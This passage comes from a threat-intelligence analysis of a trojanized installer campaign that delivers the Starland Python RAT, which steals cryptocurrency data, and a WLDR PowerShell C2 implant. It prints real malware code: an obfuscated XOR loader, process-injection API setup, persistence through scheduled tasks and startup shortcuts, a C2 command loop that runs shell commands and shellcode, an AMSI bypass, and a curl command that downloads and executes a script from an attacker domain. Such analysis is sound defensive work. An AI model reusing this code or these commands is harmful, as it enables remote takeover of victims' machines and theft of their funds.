; Call Initialize_____Plugins
; SetOverwrite off
; File $PLUGINSDIR\nsis7z.dll
; SetDetailsPrint lastused
; Push plugins.7z
; CallInstDLL $PLUGINSDIR\nsis7z.dll Extract
Delete $OUTDIR\plugins.7z
Exec \"$\"$INSTDIR\pythonw.exe$\" \"$\"LICENSE.txt$\"
SectionEnd
```

Figure 7. Install section of the NSI script of a sample trojanized installer.

The compiled Python loader is a relatively large file obfuscated with numerous junk functions that perform random arithmetic operations and print randomly generated strings to the standard output. The actual execution logic is confined to six lines in the loader program, implementing XOR decryption using the XOR key 198 (0xC6) to decrypt the encrypted embedded payload of Starland RAT and execute it in the victim machine's memory.

```

def QvQwNdb(a, b, c):
    result = b - 8
    result += c - 8
    result *= c * 3
    result += a // 2
    if a > 1:
        print('Dn ErsWTzePEs72I71')
    for i in range(3):
        for k in range(4):
            print(i * k)
    return result

sylar = 198
komplf = lambda jzblj, gyniwibm: bytes([gtih ^ gyniwibm for gtih in jzblj])
jzblj =
bytes.fromhex('fbfb87889ff1a7839efea0ac9e8e8bbcb.....594ae80b19ea39c9681f4abf68f95aba2b0b2bc8ca3')
gyniwibm = komplf(jzblj, sylar)[::-1]
_ = lambda _: __import__('zlib').decompress(__import__('base64').b64decode(__))
exec_(gyniwibm)

def XWGzGW(a, b, c):
    # **<module>.XWGzGW: Failure: Different bytecode
    result = b * 3
    result -= c % 5
    result *= c - 3
    result /= c % 4
    if a != 7:
        print('GY pnxRjoAUZ2e5FCq1UoIF')
    for j in range(8):
        print(j)
    numbers = [i for i in range(11)]
    squares = [x * x for x in numbers if x % 2 == 0]
    print('y3JD4b9weKAX5yvtSKP', squares)
    return result

```

Figure 8. Snippet of the decompiled Python loader program.

Starland RAT, a Python-based RAT

Starland is a Python-based remote access tool (RAT) with the capability to steal cryptocurrency. During its initial execution phase, the RAT resolves and declares all required Windows API function signatures through Python's ctypes interfaces. It directly loads "kernel32.dll" using WinDLL and explicitly defines the argument types and return types for every Win32 call used later in execution, including VirtualAllocEx, WriteProcessMemory, CreateRemoteThread, VirtualProtectEx, CreateProcessA, QueueUserAPC, and ResumeThread. Custom ctypes Structure subclasses are declared for SECURITY_ATTRIBUTES, STARTUPINFO, and PROCESS_INFORMATION, mirroring the definitions in the Windows SDK. This API mapping mechanism ensures that all injection and process manipulation calls later in execution are ready without further need for Windows API imports or dynamic resolution.

```
import requests
import json
import base64
import time
import random
import string
import platform
import os
import sys
import subprocess
from ctypes import *
from ctypes.wintypes import *
kernel32 = WinDLL('kernel32', use_last_error=True)
SIZE_T = c_size_t
LPTSTR = POINTER(c_char)
LPBYTE = POINTER(c_ubyte)
LPTHREAD_START_ROUTINE = LPVOID
PROCESS_ALL_ACCESS = (0x000F0000 | 0x00100000 | 0xFFF)
MEM_COMMIT = 0x00001000
MEM_RESERVE = 0x00002000
VIRTUAL_MEM = (MEM_RESERVE | MEM_COMMIT)
PAGE_READWRITE = 0x04
PAGE_EXECUTE_READ = 0x20
EXECUTE_IMMEDIATELY = 0x0
CREATE_NEW_CONSOLE = 0x00000010
CREATE_NO_WINDOW = 0x08000000
CREATE_SUSPENDED = 0x00000004
class SECURITY_ATTRIBUTES(Structure):
    _fields_ = [('nLength', DWORD),
                ('lpSecurityDescriptor', LPVOID),
                ('bInheritHandle', BOOL)]
LPSECURITY_ATTRIBUTES = POINTER(SECURITY_ATTRIBUTES)
class STARTUPINFO(Structure):
    _fields_ = [('cb', DWORD),
                ('lpReserved', LPTSTR),
                ('lpDesktop', LPTSTR),
                ('lpTitle', LPTSTR),
                ('dwX', DWORD),
                ('dwY', DWORD),
                ('dwXSize', DWORD),
                ('dwYSize', DWORD),
                ('dwXCountChars', DWORD),
                ('dwYCountChars', DWORD),
                ('dwFillAttribute', DWORD),
                ('dwFlags', DWORD),
                ('wShowWindow', WORD),
                ('cbReserved2', WORD),
                ('lpReserved2', LPBYTE),
                ('hStdInput', HANDLE),
                ('hStdOutput', HANDLE),
                ('hStdError', HANDLE)]
class PROCESS_INFORMATION(Structure):
    _fields_ = [('hProcess', HANDLE),
                ('hThread', HANDLE),
                ('dwProcessId', DWORD),
                ('dwThreadId', DWORD),]
kernel32 = WinDLL('kernel32', use_last_error=True)
PAPCFUNC = CFUNCTYPE(None, POINTER(ULONG))
kernel32.VirtualAllocEx.argtypes = [HANDLE, LPVOID, SIZE_T, DWORD, DWORD]
kernel32.VirtualAllocEx.restype = LPVOID
kernel32.WriteProcessMemory.argtypes = [HANDLE, LPVOID, LPCVOID, SIZE_T, POINTER(SIZE_T)]
kernel32.WriteProcessMemory.restype = BOOL
kernel32.CreateRemoteThread.argtypes = [HANDLE, LPSECURITY_ATTRIBUTES, SIZE_T,
LPTHREAD_START_ROUTINE, LPVOID, DWORD, LPDWORD]
kernel32.CreateRemoteThread.restype = HANDLE
kernel32.VirtualProtectEx.argtypes = [HANDLE, LPVOID, SIZE_T, DWORD, LPDWORD]
kernel32.VirtualProtectEx.restype = BOOL
kernel32.CreateProcessA.argtypes = [LPCSTR, LPSTR, LPSECURITY_ATTRIBUTES, LPSECURITY_ATTRIBUTES,
BOOL, DWORD, LPVOID, LPCSTR, POINTER(STARTUPINFO), POINTER(PROCESS_INFORMATION)]
kernel32.CreateProcessA.restype = BOOL
kernel32.QueueUserAPC.argtypes = [PAPCFUNC, HANDLE, POINTER(ULONG)]
kernel32.QueueUserAPC.restype = BOOL
kernel32.ResumeThread.argtypes = [HANDLE]
kernel32.ResumeThread.restype = BOOL
```

Figure 9. Snippet of the Starland RAT function for resolving and declaring the Windows API functions.

Before any malicious logic executes, the RAT conducts check for anti-analysis environments. First, it compares the logged-on username of the victim machine against a hardcoded list of usernames, which includes known sandbox service accounts and aliases, including WDAGUtilityAccount. Next, the RAT verifies the victim's computer name against a list of hostnames from recognized sandbox environments, such as Cuckoo, Any.Run, Joe Sandbox, and Hybrid Analysis. If either check matches, the RAT's execution terminates immediately. Additionally, the RAT examines the Downloads folder for a Zone.Identifier alternate data stream on the trojanized installer file, confirming that the file was obtained via a browser download rather than being uploaded or copied directly.




Figure 10. Snippet of Starland RAT showing the hardcoded list of usernames and computer names for detection of evasion checks.

The RAT establishes persistence before any network communication with the C2 takes place. The primary mechanism involves creating a scheduled task using the PowerShell `New-ScheduledTask` command, with a randomized name following the pattern `PythonLauncher-{3 random characters}`. When executed with administrator privileges, the trigger is set to `AtLogOn` with `RunLevel Highest`, ensuring the elevated re-execution of the RAT at every user logon. Additionally, a secondary Startup folder LNK shortcut is created via the `WScript.Shell` COM object, placed in the user's Startup directory, targeting "pythonw.exe" with `LICENSE.txt` as its argument. If the RAT is not already running with elevated privileges, it also attempts UAC elevation via `ShellExecuteW` with the `runas` verb, aiming to upgrade the scheduled task to the higher-privilege logon before proceeding.

```

def create_task(target_path, arguments, path):
    try:
        task_name = "PythonLauncher-" + get_randstr(3)
        if not is_admin():
            powershell_command = (
                f'$a = New-ScheduledTaskAction -Execute "{target_path}" -Argument "{arguments}";'
                f'$t = New-ScheduledTaskTrigger -Daily -At (Get-Date);'
                f'Register-ScheduledTask -TaskName "{task_name}" -Action $a -Trigger $t;'
            )
        else:
            powershell_command = (
                f'$a = New-ScheduledTaskAction -Execute "{target_path}" -Argument "{arguments}" -'
                f'WorkingDirectory "{path}";'
                f'$t = New-ScheduledTaskTrigger -AtLogOn;'
                f'$p = New-ScheduledTaskPrincipal -UserId "$env:USERNAME" -LogonType Interactive -'
                f'RunLevel Highest;'
                f'Register-ScheduledTask -TaskName "{task_name}" -Action $a -Trigger $t -Principal'
                f'$p -Force;'
            )
            subprocess.run(["powershell", "-NoProfile", "-ExecutionPolicy", "Bypass", "-Command",
                powershell_command], shell=True)
        except Exception as e:
            print("create_task error")

def create_startup_shortcut(target_path, arguments, shortcut_name):
    startup_folder = os.path.join(os.environ["APPDATA"], r"Microsoft\Windows\Start
Menu\Programs\Startup")
    shortcut_path = os.path.join(startup_folder, shortcut_name)
    powershell_command = (
        f'$s=(New-Object -ComObject WScript.Shell).CreateShortcut("{shortcut_path}");'
        f'$s.TargetPath="{target_path}";'
        f'$s.Arguments="{arguments}";'
        f'$s.WorkingDirectory="{os.path.dirname(target_path)}";'
        f'$s.Save();'
    )
    subprocess.run(
        ["powershell", "-NoProfile", "-ExecutionPolicy", "Bypass", "-Command", powershell_command],
        shell=True
    )

def run_as_admin(python_path, script_path):
    params = " ".join([f'"{arg}"' for arg in sys.argv[1:]])
    all_params = f'"{script_path}" {params} --elevated'
    rc = windll.shell32.ShellExecuteW(
        None,
        "runas",
        python_path,
        all_params,
        None,
        1
    )
    return rc

```

Figure 11. Snippet of Starland RAT with the instructions for establishing persistence.

It performs system reconnaissance, assembling the victim profile that includes the system hardware-bound unique identifier (HWID), total RAM size of the victim machine, and installed antivirus by executing the following commands:

```

Get-CimInstance -Class Win32_ComputerSystemProduct.UUID
wmic memorychip get Capacity
Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntiVirusProduct

```

The RAT also conducts Active Directory reconnaissance via the PowerShell command `Get-WmiObject Win32_ComputerSystem.Domain`. If the victim is identified as a member of Active Directory, the RAT executes the

following commands to collect information about domain structure, domain controllers, and the victim's domain privileges:

```
whoami && systeminfo && net user {USERNAME} /dom && nltest /dclist
```

For workgroup-only hosts, it executes the `whoami /all` command. The reconnaissance data collected are staged by the RAT for inclusion during the victim machine registration to the primary C2 domain hardcoded in the RAT program. It also captures a screenshot of the victim machine's desktop, saves it as a PNG in the RAT's working directory, generates a Base64-encoded string for the PNG file in memory, stages it alongside the reconnaissance data, and deletes the PNG file from the disk.

Additionally, it gathers the victim's cryptocurrency assets information by enumerating the desktop cryptocurrency wallets and browser extension wallets, checking for the presence of over 40 cryptocurrency wallets. The collected data is also staged alongside the reconnaissance data and the Base64-encoded screenshot (PNG) data. The RAT consolidates all collected data into a single JSON file, XOR encrypts it with the 5-byte key "helo1", Base64-encodes it, and sends it to the primary C2 through an `HTTP POST` request using the HTTP user-Agent:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0  
Safari/537.36 .
```

If the primary C2 registration fails, the RAT enables a blockchain-anchored fallback mechanism. An `eth_call` is triggered via JSON-RPC to the public Polygon RPC endpoint "polygon-rpc[.]com", targeting the smart contract "0x6ae382ed2154cc84c6672e4e908cd2c69c1b35ba" and function selector "0xc659f3b8" for the latest block. The encrypted hexadecimal string that the RAT receives from the smart contract is XOR-decrypts with the key "\$m7*rYpry3" to recover a fallback domain to which the RAT sends the victim machine registration request along with the reconnaissance and screenshot data.

Before transmitting the reconnaissance information to the C2 for the victim's machine registration, the RAT sends a notification message to the attacker-controlled Telegram bot using hardcoded credentials. The message includes the victim's public IP address sourced from "api64.ipify[.]org", the build name, region locale, computer name presented as a "Crew ID" field, OS platform and release, processor string, and the hardcoded label "Windows Defender" as the protection application indicator. If any Chrome cryptocurrency wallet extensions or desktop cold wallet applications were detected during the reconnaissance phase, they were also appended to the message of the Telegram bot, providing the threat actor with visibility into the victim profile and cryptocurrency assets before the actual registration of the victim machine to the C2.




Figure 12. Starland RAT's Telegram bot message beaconing function.

After the RAT registers the compromised machine with the C2, it sends a `GET` request to the C2 server every 50 – 60 seconds. It contains minimal JSON content with two randomly named junk fields and the bot's unique identifier, encoded using the same XOR key “helo1” and then Base64 encoded. The C2 server responds with one of the four commands supported by the RAT:

Commands	Action
shellexecute	Runs an arbitrary shell string via “cmd /c” or PowerShell and returns the output to the C2 server through HTTP POST request.
x32	Receives a 32-bit shellcode URL and executes the shellcode that is staged using the asynchronous procedure call (APC), process injection technique.
x64	Receives a 64-bit shellcode URL and executes the shellcode that is staged using the asynchronous procedure call (APC), process injection technique.
download	Downloads the payload file to the “%TEMP%” folder and executes it by file extension, supporting EXE, MSI, DLL, and ZIP formats with appropriate execution methods.

HTTP 403 response

Triggers the self-deletion of the RAT file and exits its process, functioning as a kill switch.

```
def check_command(url):
    while True:
        headers = {
            'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
            Gecko) Chrome/138.0.0.0 Safari/537.36'
        }
        data = {
            get_randstr(random.randint(3, 10)): get_randstr(random.randint(5, 10)),
            "pc_id": pc_id,
            get_randstr(random.randint(3, 10)): get_randstr(random.randint(5, 10)),
        }
        try:
            json_data = json.dumps(data).encode('utf-8')
            xor_encrypted = bytes_xor(json_data, b"hello1")
            base64_encrypted = base64.b64encode(xor_encrypted)
            response = requests.get(url, data=base64_encrypted, headers=headers)
            if is_json(response.text):
                json_data = response.json()
                if json_data["command"] == "shellexecute":
                    command1 = json_data["argument"]
                    comm_result = execute_command(command1)
                    send_command_result(url, comm_result, command1)
                elif json_data["command"] == "x32":
                    shellcode_url = json_data["argument"]
                    buf3 = get_payload(shellcode_url)
                    run_shellcode(buf3)
                elif json_data["command"] == "x64":
                    url2 = json_data["argument"]
                    run_x64_shellcode(url2)
                elif json_data["command"] == "download":
                    download_url = json_data["argument"]
                    download_and_execute_file(download_url)
            if response.status_code == 403:
                dir1 = os.getcwd()
                script_path = os.path.abspath(sys.argv[0])
                os.remove(script_path)
                sys.exit()
            return
        except Exception as e:
            print("An exception occurred")
            time.sleep(random.randint(50, 60))
```

Figure 13. Starland RAT command processing function.

Windows shell command deploys bespoke WLDR agent C2 implant

In the current campaign investigation, Talos discovered that the threat actor executed a `curl` command to download and execute additional PowerShell script payloads of the WLDR C2 framework from another C2.

```
cmd /C chcp 65001 > nul && cmd /c "curl -sL https://eorthopaedics.com/feed/note -o %APPDATA%\1.ps1
&& for /f %Z in ('where /r %SystemRoot%\System32 po*ell.exe') do %Z -exec bypass -file
%APPDATA%\1.ps1 "
```

Figure 14. curl command to download the WLDR stager.

WLDR stager

The WLDR stager PowerShell script represents the initial stage, where it establishes a loop counter and two boolean flags for execution states. Each state creates a runtime alias for PowerShell command execution, resolving .NET Base64 and byte conversion types through an obfuscated string construction mechanism. It also defines an inline decryption routine that XOR decrypts the next stage, which is the embedded encrypted WLDR downloader PowerShell script, using a dynamically computed XOR key.

```
function bWihFxyZtfyhP {
    param($payload, $mode, $keyInt, $keyStr)

    $enc = [Text.Encoding]::UTF8
    $key = ([BitConverter]::GetBytes($keyInt) + $enc.GetBytes($keyStr))

    if ($mode -eq 'd') {
        $payloadBytes = [Convert]::FromBase64String($payload)
    } else {
        $payloadBytes = $enc.GetBytes($payload)
    }

    $result = for ($i = 0; $i -lt $payloadBytes.Length; $i++) {
        $payloadBytes[$i] -bxor $key[$i % ($key.Length * $keyInt)]
    }

    if ($mode -eq 'e') {
        [Convert]::ToBase64String($result)
    } else {
        $enc.GetString($result)
    }
}

uCzcXTJJsKrSdEQw (
    [IO.StreamReader]::new(
        [IO.Compression.GZipStream]::new(
            [IO.MemoryStream]::new(
                [Convert]::FromBase64String(
                    bWihFxyZtfyhP `
```

Encrypted WLDR PowerShell loader script

```
'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
JmV0hLbFUXKxd7YE4RDDM1HwBbHgAGOSZo`
```


```
`d'
([int]([Ref].Assembly
.GetType('System.Management.Automation.AmsiUtils')
.GetField('amsiInitFailed', 'NonPublic,Static')
.GetValue($null))) `
'mVfaNovIFbTiEjWMGxgU'
)
),
[IO.Compression.CompressionMode]::Decompress
)
).ReadToEnd()
)
```

Figure 15. Snippet of the WLDR PowerShell stager script.

WLDR downloader


WLDR downloader is a compact HWID-bound loader script. Upon execution, it derives a hardware identifier from the victim's C: drive volume serial number, converts it from hexadecimal to a decimal number, and appends it to two hardcoded C2 URLs for victim-specific payload delivery and a persistent agent task channel. It then issues an `HTTP GET` request to the C2, and the C2 server only responds to requests whose HWID matches a pre-registered value. The C2 server response is an encrypted JSON envelope containing fields with a Base64-encoded salt, initialization vector, encrypted data, and authentication tag.

The WLDR loader processes the JSON response by decrypting the envelope through an inline decryption routine using a derived 64-byte key from a hardcoded plaintext password "odg5t8mvssvh" and the salt received from the C2 server in the JSON response. This is followed by the decryption of the encrypted data, which is the next stage of the WLDR agent PowerShell C2 memory implant. Before executing the WLDR agent, it writes the C2 URL and the plaintext password into the global PowerShell scope, making both available for the WLDR agent as its C2 address and session encryption key for all subsequent communication with the C2.

A screenshot of a PowerShell script snippet. The script defines a function 'Get-HWID' that retrieves the C: drive serial number and converts it to a decimal. It then constructs two URLs for a C2 server, appends the HWID to them, and sets a password. An 'Inline decryption function' is shown, which uses 'Get-ValuePlain' to fetch and decrypt the payload. Finally, it sets global variables for the C2 URL and password, and invokes the expression.

```
function Get-HWID {  
    $fso = New-Object -Com "Scripting.FileSystemObject"  
    $SerialNumber = $fso.GetDrive("c:").SerialNumber  
    $SerialNumber = "{0:X}" -f $SerialNumber  
    $SerialNumber = [convert]::toint64($SerialNumber, 16)  
    return $SerialNumber  
}  
  
$hwid = Get-HWID  
$valUrl = 'https://eorthopaedics.com/feed/cew78zwvd2/' + $hwid  
$httpUri = 'https://eorthopaedics.com/feed/gnsmetadx54/' + $hwid  
$pass = 'odg5t8mvssvh'  
  
    Inline decryption function  
$plain = Get-ValuePlain -Url $valUrl -Pass $pass  
$Global:WLDR_HTTP_URI = $httpUri  
$Global:WLDR_ENC_PASSWORD = $pass  
Invoke-Expression $plain
```

Figure 16. Snippet of the WLDR PowerShell downloader.

A screenshot of a JSON response from a C2 server. The JSON object contains fields for 'salt', 'iv', 'ct' (encrypted data), 'tag' (authentication tag), and 'iter' (iteration count).

```
{  
  "salt": "RNZsU4YVXYxz+XAV9DbnKA=",  
  "iv": "eQ6+VaElCQwiQW0H/1tiaw=",  
